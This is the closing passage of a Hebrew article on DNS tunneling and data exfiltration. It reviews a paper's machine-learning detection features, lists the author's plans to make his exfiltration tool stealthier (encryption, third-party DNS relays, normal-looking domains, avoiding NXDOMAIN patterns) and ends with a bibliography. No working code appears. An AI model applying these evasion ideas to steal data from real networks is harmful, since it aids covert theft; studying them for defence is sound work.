בנובמבר 2019, חוקרים מאוניברסיטת UNSW בסידני כתבו מאמר דומה, שבודק את ההגדרות המתאימות למערכת שתוכל לזהות ולהגן בזמן אמת מפני DNS Tunneling באמצעות Machine Learning (עם דיוק של 95% בזיהוי מוצלח). הייתי לוקח את המחקר הזה בעירבון מוגבל - ראשית הוא קצר מדי (נורה אדומה גדולה), ושנית אני מוצא שהבדיקות שהם עשו היו מיושנות, לא מדויקות במיוחד ולא מקיפות. עם זאת, מגיע להם ח"ח על הגדרת המאפיינים שהמכונה הלומדת צריכה לחפש:



[מקור: Real-Time Detection of DNS Exfiltration and Tunneling from Enterprise Networks]

1. **כמות אותיות בדומיין (FQDN)** - החוקרים סבורים כי דומיינים ארוכים יותר עלולים להכיל מידע רגיש. במערכת שלהם נקלטו ונתפסו דומיינים שונים באורך 30 - 218 תווים, אך **כתובות הדומיין שלא נקלטו היו קצרות משמעותית** - בין 30 ל-81 תווים.
2. **כמות אותיות בתתי הדומיין (כל האותיות שמשמאל לדומיין הראשי)** - תתי-דומיין ארוכים באורכים משתנים בין 20 - 205 נתפסו במערכת, בעוד שדומיינים שלא נתפסו היו קצרים משמעותית (בין 17 - 68 תווים).
3. **כמות אותיות גדולות וכמות ספרות** - החוקרים מסתמכים על כך שמרבית השיטות שעוסקות בהוצאת מידע באמצעות DNS משתמשים ב-"טקסט רנדומלי" שמאופיין בקיומן הבלתי צפוי של אותיות גדולות וספרות. לדבריהם, אותיות גדולות ומספרים הם סימנים ברורים למידע שמקודד/מוצפן. עם זאת, הם מודים שלא כל המידע "הבלתי קריא" הוא בהכרח נוזקה שמנסה להוציא מידע ממחשב ארגוני, ולכן מסתמכים על שקלול עם נתונים נוספים.
4. **אנטרופיה** - אותו דבר כמו למעלה.
5. **ספירת כמות ה-labels (כמות הנקודות)** - החוקרים השתמשו בספירת כמות ה-labels, זאת כי הם מאמינים שישנן תבניות ברורות שחוזרות על עצמן (כמו שיש תבנית ברורה שחוזרת על עצמה ב-DNSExfil). זאת בהחלט נקודה טובה, למרות שישנן דרכים לערפל את המידע עוד יותר, כך שלא יהיה ניתן לזהות אותו.
6. **אורך label מקסימלי/ממוצע** - לבסוף, החוקרים בודקים את אורך ה-label המקסימלי והממוצע של כל דומיין. זה נראה ש-labels ארוכים יותר סבורים להתגלות מאשר labels קצרים.

רעיונות לשיפור

אחרי שירדנו על הפרויקט שלי, נמשיך עם מספר רעיונות לשיפור שאני חושב שעלו לחלקכם (אם יש לכם רעיונות שלא כתבתי פה, מוזמנים לכתוב לי, המייל שלי כתוב למטה). כפי שאמרתי, הפרויקט הזה הוא רק ההתחלה של כלי מקיף שאמור לדעת להתמודד עם בעיות שונות ומערכות הגנה שונות. תמיד יש מקום להשתפר, והפרק הזה מוקדש לכך.

תוסיף שימוש בהצפנה?

בהחלט! - יהיה ניתן למצוא בעדכון הקרוב של הקוד הוספה של מספר ספריות להצפנה (נתחיל מ-RC4, AES ו-Blowfish). הארכיטקטורה שלהם תהיה דומה לאחת שהשתמשתי בה בשביל ספריות הדחיסה, ואני צפוי ליישם אותה ראשית בפייתון (כי אין מה לעשות זאת שפה יותר מדי נפוצה ו-80% מהכלים כתובים בה) ולאחר מכן גם בשפות נוספות.

מה עם תמיכה במספר כתובות דומיין בו זמנית?

בגרסה ישנה יותר של הקוד הוספתי את התמיכה במספר תתי-דומיינים שונים (t1 ו-t2 באותו דומיין ראשי) וזה עבד נהדר (הורדתי את זה מהגרסה שהעליתי כי לא הספקתי לבחון את זה כראוי). עם זאת, תמיכה במספר דומיינים שונים לחלוטין זה לא דבר שניסיתי, אבל בהחלט מתכנן לנסות בקרוב. ראינו למעלה שמרבית הווירוסים מסתמכים רק על דומיין אחד שדרכו עוברות כל ההודעות, ושימוש בכמה יכול להיות שדרוג מאוד מעניין.

להשתמש בשירות DNS צד-שלישי (DNSBin)

וואו. כן. מאז שראיתי את DNSBin של RequestBin בהחלט ראיתי את הפוטנציאל של לעבוד בשיתוף עם שירותים כאלה. באופן תיאורטי, המחשב הארגוני ייצור קשר עם שרת ה-DNS של RequestBin והתוקף יכול לקלוט את המידע הזה דרך בקשות HTTP פשוטות. זה יענה על הדרישה לא להיות בתקשורת ישירה עם המחשב הארגוני. עם זאת, זה לא צפוי להיות פיצ'ר שאני אכניס בקרוב, אבל אולי בשלבים מאוחרים יותר.

לגרום לכתובות דומיין להיראות נורמליות (באורך ובתוכן)

כפי שכתבתי, אני בהחלט מתכנן לתת למשתמש שליטה מלאה על אורך ותוכן המידע המקודד בכתובות הדומיין. המערכת נבנתה במחשבה על דינאמיות מקסימלית, כך שזאת לא אמורה להיות בעיה.

בקשות שעוברות שאינן קשורות יכולות להיענות כרגיל (DNS Upstream)

זה גם רעיון שיצא לי לשחק איתו - על כל בקשה שהגיעה לשרת שלא נראית כמו בקשות ה-DNS המקודדות (יש גם כאלה), פשוט להעביר את המידע לשרת DNS מוכר כמו 8.8.8.8 ולהחזיר חזרה את

המידע. מניסיוני, ראיתי שלעשות זאת עולה לא מעט משאבים וזמן לשרת, וגורם למענה איטי יותר בממוצע. בנוסף, כששרת מוגדר כ-NS, יגיעו אליו רק בקשות שקשורות אליו (אלא אם כן מישהו ייגש אליו בתור שרת DNS סטנדרטי אבל למה שמישהו יעשה את זה). במצב כזה, הוא עלול לגרום ללולאה (שרת ה-NS מבקש מה-DNS של גוגל, שמבקש חזרה מה-NS וכן הלאה). אני לא בטוח שלהוסיף את זה כפיצ'ר זה רעיון טוב.

מה שאני כן מאמין שיש לשנות, זה את ההרגל של חלק מכלי ה-DNS (כולל הכלי שלי) להחזיר NXDOMAIN (דומיין לא קיים) בתור תגובה לכל שאילתת DNS. אני מאמין שתגובות כאלו עלולות להתריע מערכות DNS שונות, כי אין סיבה שיגיעו כל כך הרבה תגובות דומיין-לא-קיים בזמן כה קצר. הדומיין צריך להחזיר תשובה עניינית, עדכנית ולגיטימית. בהחלט אשאף להוסיף את זה לקוד.

אפשרות לתקשורת דו-כיוונית

יש כלים אחרים שעושים את זה. תקשורת דו-כיוונית מכריחה אותנו להשתמש בתקשורת מהירה יחסית, וזה עלול לחשוף את הערוץ הסמוי. אני כן רוצה להוסיף פיצ'ר כזה, אבל פחות דחוף לי כרגע כי אני מתרכז בהוצאת מידע בצורה נכונה ואיטית, ופחות בבניית reverse shell מבוסס DNS. אולי בעתיד, בהחלט.

לכתוב את זה מחדש ב-Rust

כן. כן. כתבתי את זה בהתחלה ב-Python3 כי אני מאמין שזה אחד מהשפות שהכלי הזה אמור להיות כתוב בהן. גם כתבתי גרסה בסיסית של הכלי הזה ב-JS, שעשה עבודה נהדרת כשבניתי סביבו תוסף כרום והתקנתי אותו על מחשב. אני מאמין, שהפרויקט הזה צריך להיות כתוב במספר שפות - אחת שמתקמפלת ל-native (במקרה שלנו, Rust), אחת שפועלת בדפדפנים (במקרה שלנו, JS) ואחת שפועלת על שרתים, מחשבי לינוקס וקל לתכנת בה (במקרה הזה, Python 3). כתיבת הכלי ב-Python מספקת לי צלילות בנוגע לאיך ליישם אותה ביעילות בשפות אחרות.

סיכום

לאורך ה-50-ומשהו עמודים הללו כיסינו הרבה מאוד נושאים (דחיסה, הצפנה, קידוד מידע, DNS, זליגת מידע, ערוצים סמויים, אנטרופיה, קידודים בבסיסים שונים, ICMP ועוד). הגדרנו מה זאת זליגת מידע, דיברנו על ערוצים סמויים, וסיפקתי דוגמאות שונות שהשתמשו בהם בעבר. דיברנו גם על עשרת הדיברות שצריכות להתקיים בשיטה טובה לזליגת מידע. לאחר מכן נכנסו לנעליים של תוקף פוטנציאלי ודיברנו על DNS ועל התנאים והמגבלות שצריכים להתקיים בדומיין לגיטימי.

עברנו על ההליך להמיר את המגבלות הללו לשיטה לקידוד כל סוג של מידע. הצגתי את הפרויקט שלי, שעליו אעבוד בתקופה הקרובה, ואת התוכניות שלי אליו לזמן הקרוב. נחשפתם למידע מלא פחות מ-36 מחקרים שונים, כולל מחקרים אישיים שאני עשיתי. וכל זה - היה רק קצה המזלג לכל התחום העצום של Data Exfiltration.

אז לאלו שהגיעו לפרק הזה, לאחר כמעט 60 עמודים של קריאה - תודה רבה שפיניתם מזמנכם, ואני מניח שנתראה בחלק הבא (מתי שזה יהיה).

הרצאות נוספות על הנושא (ממליץ בחום)

Misuse of DNS, the Second Most Used Protocol | Black Hat Asia 2020 - YouTube

AWS GuardDuty: Post-DNS Era Covert Channel For C&C - Sze Siong Teo | HITB SecConf Amsterdam 2021 - YouTube

PacketWhisper Stealthily Exfiltrating Data | DEFCON 26 - 2018 - YouTube


Low & Slow - Techniques for DNS Data Exfiltration - Dimitri Fousekis | BSidesLV 2019 - YouTube

על המחבר

מאור גורדון (19). מתכנת, חוקר אבטחת מידע עצמאי ועד לאחרונה מורה לסייבר 5 יח"ל ברשת אורט. יש שלושה דברים בעולם שאני אוהב לעשות - ללמוד דברים חדשים, לפתור אתגרי CTF לתוך הלילה ולספר סיפורים מגניבים (כמו הסיפור שקראתם עכשיו). במקור מרחובות, היכן שאני מחכה לגיוס הקרוב שלי. מבין הכובעים הרבים שלי אני גם מוסיקאי ומעצב גרפי (UI/UX). תוכלו למצוא אותי בדיסקורד (mmgordon82#8278) ובמייל. מוזמנים לראות גם את ההרצאה האחרונה שעשיתי על הודעת ספאם מאוד מעניינת שקיבלתי בפייסבוק (מתנצל מראש על האיכות הירודה והשם המאוד קליק-בייט).

יש לכם רעיונות חדשים? רוצים לדבר? יותר ממוזמנים ליצור איתי קשר במייל:

mmgordon82@gmail.com



ביבליוגרפיה

Ahmed, J., Habibi Gharakheili, H., Raza, Q., Russell, C., & Sivaraman, V. (2019). Real-Time Detection of DNS Exfiltration and Tunneling from Enterprise Networks. *IFIP/IEEE International Symposium on Integrated Network Management* (pp. 649-653). Washington D.C.: ResearchGate. Retrieved from https://www.researchgate.net/publication/337228301_Real-Time_Detection_of_DNS_Exfiltration_and_Tunneling_from_Enterprise_Networks

Amit Klein, I. K. (2016). *The Perfect Exfiltration.* SafeBreach. Retrieved from https://go.safebreach.com/rs/535-IXZ-934/images/Whitepaper_Perfect_Exfiltration.pdf

Annarita Giani, V. H. (2006). Data exfiltration and covert channels. *Sensors, and Command, Control, Communications, and Intelligence (C3I) Technologies for Homeland Security and Homeland Defense V. 6201.* Kissimmee: SPIE.

Antwerp, R. C. (2011). Exfiltration Techniques: An Examination and Emulation. *Thesis*. Newark, Delaware, USA: University of Delaware. Retrieved from https://udspace.udel.edu/bitstream/handle/19716/10145/Ryan_VanAntwerp_thesis.pdf?sequence=1&isAllowed=y

Areej Al-Bataineh, G. W. (2012). Analysis and detection of malicious data exfiltration in web traffic. *2012 7th International Conference on Malicious and Unwanted Software* (pp. 26-31). Fajardo: IEEE. doi:10.1109/malware.2012.6461004

Asaf Nadler, A. A. (2019, January). Detection of malicious and low throughput data exfiltration over the DNS protocol. *Computers & Security, 80*, 36-53. doi:10.1016/j.cose.2018.09.006

Carrara, B. (2016). Air-Gap Covert Channels. *Thesis*. Ottawa, Canada: University of Ottawa. Retrieved from https://ruor.uottawa.ca/bitstream/10393/35103/1/Carrara_Brent_2016_thesis.pdf

Chapter 5: Data Exfiltration Mechanisms. (2014). In R. E. Aditya K Sood, *Targeted Cyber Attacks - Multi-staged Attacks Driven by Exploits and Malware* (pp. 77-93). Waltham: Elsevier.

Clark, D. D. (1982, July). *RFC 815: IP DATAGRAM REASSEMBLY ALGORITHMS*. Retrieved from IETF: https://datatracker.ietf.org/doc/html/rfc815

Cloudflare. (2021). *What is DNS? | How DNS works*. Retrieved from Cloudflare: https://www.cloudflare.com/en-gb/learning/dns/what-is-dns/

Faheem Ullah, M. E. (2018, January 1). Data exfiltration: A review of external attack vectors and countermeasures. *Journal of Network and Computer Applications, 101*, 18-54. doi:10.1016/j.jnca.2017.10.016

Gardiner, J., Cova, M., & Nagaraja, S. (2014). *Command & Control: Understanding, Denying and Detecting.* Birmingham: University of Birmingham. Retrieved from https://arxiv.org/ftp/arxiv/papers/1408/1408.1136.pdf

Guri, M. (2019, June). Optical air-gap exfiltration attack via invisible images. *Journal of Information Security and Applications, 46*, 222-230. doi:https://doi.org/10.1016/j.jisa.2019.02.004

IBM. (2010). *Networking on z/OS - Internet Control Message Protocol (ICMP) and other layer 3 protocols*. Retrieved from z/OS Basic Skills: https://www.ibm.com/docs/en/zos-basic-skills?topic=nll-internet-control-message-protocol-icmp-other-layer-protocols

Infoblox. (2020). *Data Exfiltration and DNS.* Retrieved from Infoblox - Next Level Networking: https://www.infoblox.com/wp-content/uploads/infoblox-whitepaper-data-exfiltration-and-dns-closing-the-back-door.pdf

Infoblox. (2020). *Data Exfiltration through Service Provider DNS Infrastructure.* Retrieved from Infoblox - Next Level Networking: https://www.infoblox.com/wp-content/uploads/infoblox-whitepaper-data-exfiltration-through-service-provider-dns-infrastructure.pdf

Iveson, S. (2019, November). *IP Fragmentation in Detail*. Retrieved from Packet Pushers: https://packetpushers.net/ip-fragmentation-in-detail/

Jacob Steadman, S. S.-H. (2019). *DNSxD: Detecting Data Exfiltration over DNS.* Belfast: Queen's University. Retrieved from https://pureadmin.qub.ac.uk/ws/portalfiles/portal/161785678/1570493592_CameraReady.pdf

Kaspersky Lab. (2015). *The Duqu 2.0.* Retrieved from https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07205202/The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf

Kolegov, D. N. (2014). Covert timing channel over HTTP cache-control headers. *Mathematical Foundations of Computer Security*, 89-91. Retrieved from http://mi.mathnet.ru/eng/pdma153

Lord, N. (2018, September 11). What is Data Exfiltration? *DataInsider - Digital Guardian's Blog*. Retrieved from https://digitalguardian.com/blog/what-data-exfiltration

Mark. (2014, 12). *Does encrypting a file make it larger?* Retrieved from Stackoverflow: https://security.stackexchange.com/a/76572

Matrosov, A., & Harley, D. (n.d.). *Stuxnet Under the Microscope.* ESET. Retrieved from https://www.esetnod32.ru/company/viruslab/analytics/doc/Stuxnet_Under_the_Microscope.pdf

McAfee. (2017). *Grand Theft Data - Data exfiltration study: Actors, tactics, and detection.* McAfee. Retrieved from https://www.mcafee.com/enterprise/en-us/assets/reports/rp-data-exfiltration.pdf

McAfee. (2019). *Grand Theft Data II: The Drivers and Shifting State of Data Breaches.* McAfee. Retrieved from https://www.mcafee.com/enterprise/en-us/assets/reports/restricted/rp-data-exfiltration-2.pdf

Michael Dymshits, D. T. (2017). *USA Patent No. US10915629B2.* Retrieved from https://patents.google.com/patent/US10915629B2/en

Nadler, A., Aminov, A., & Shabtai, A. (2019). Detection of Malicious and Low Throughput Data Exfiltration Over the DNS Protocol. *Computers & Security*, 36-53. Retrieved from https://www.sciencedirect.com/science/article/pii/S0167404818304000

Naotake Ishikura, D. K. (2021, June). DNS Tunneling Detection by Cache-Property-Aware Features. *IEEE Transactions on Network and Service Management, 18*, 1203-1217. doi:10.1109/TNSM.2021.3078428

Polley, K. (2019, April 16). *Detecting and Verifying ICMP Exfiltration with AI*. Retrieved from PatternEx: https://www.patternex.com/threatex/detecting-and-verifying-icmp-exfiltration-with-ai-enabled-platform

Rowland, C. H. (1997). *Covert Channels in the TCP/IP Protocol Suite*. Retrieved from First Monday: https://firstmonday.org/ojs/index.php/fm/article/view/528/449

Stamp, M., Alazab, M., & Shalaginov, A. (2021). *Malware Analysis Using Artificial Intelligence and Deep Learning.* Springer.

Trend Micro. (2014, Septamber 9). *ANDROMEDA*. Retrieved from Threat Encyclopedia: https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/andromeda

Trend Micro Threat Research Team. (2012). *The Taidoor Campaign: An In-Depth Analysis.* Cupertino: Trend Micro. Retrieved from https://www.trendmicro.co.kr/cloud-content/us/pdfs/security-intelligence/white-papers/wp_the_taidoor_campaign.pdf

Wikipedia. (n.d.). *Covert channel*. Retrieved from Wikipedia, the free encyclopedia: https://en.wikipedia.org/wiki/Covert_channel

Wikipedia. (n.d.). *Data exfiltration*. Retrieved from Wikipedia, the free encyclopedia: https://en.wikipedia.org/wiki/Data_exfiltration

Wyke, J. (2011). *What is Zeus?* Oxford: Sophos. Retrieved from https://www.sophos.com/fr-fr/medialibrary/PDFs/technical-papers/Sophos-what-is-zeus-tp.pdf

Zanki, K. (2020, September). *Taidoor - a truly persistent threat*. Retrieved from Reversing Labs: https://blog.reversinglabs.com/blog/taidoor-a-truly-persistent-threat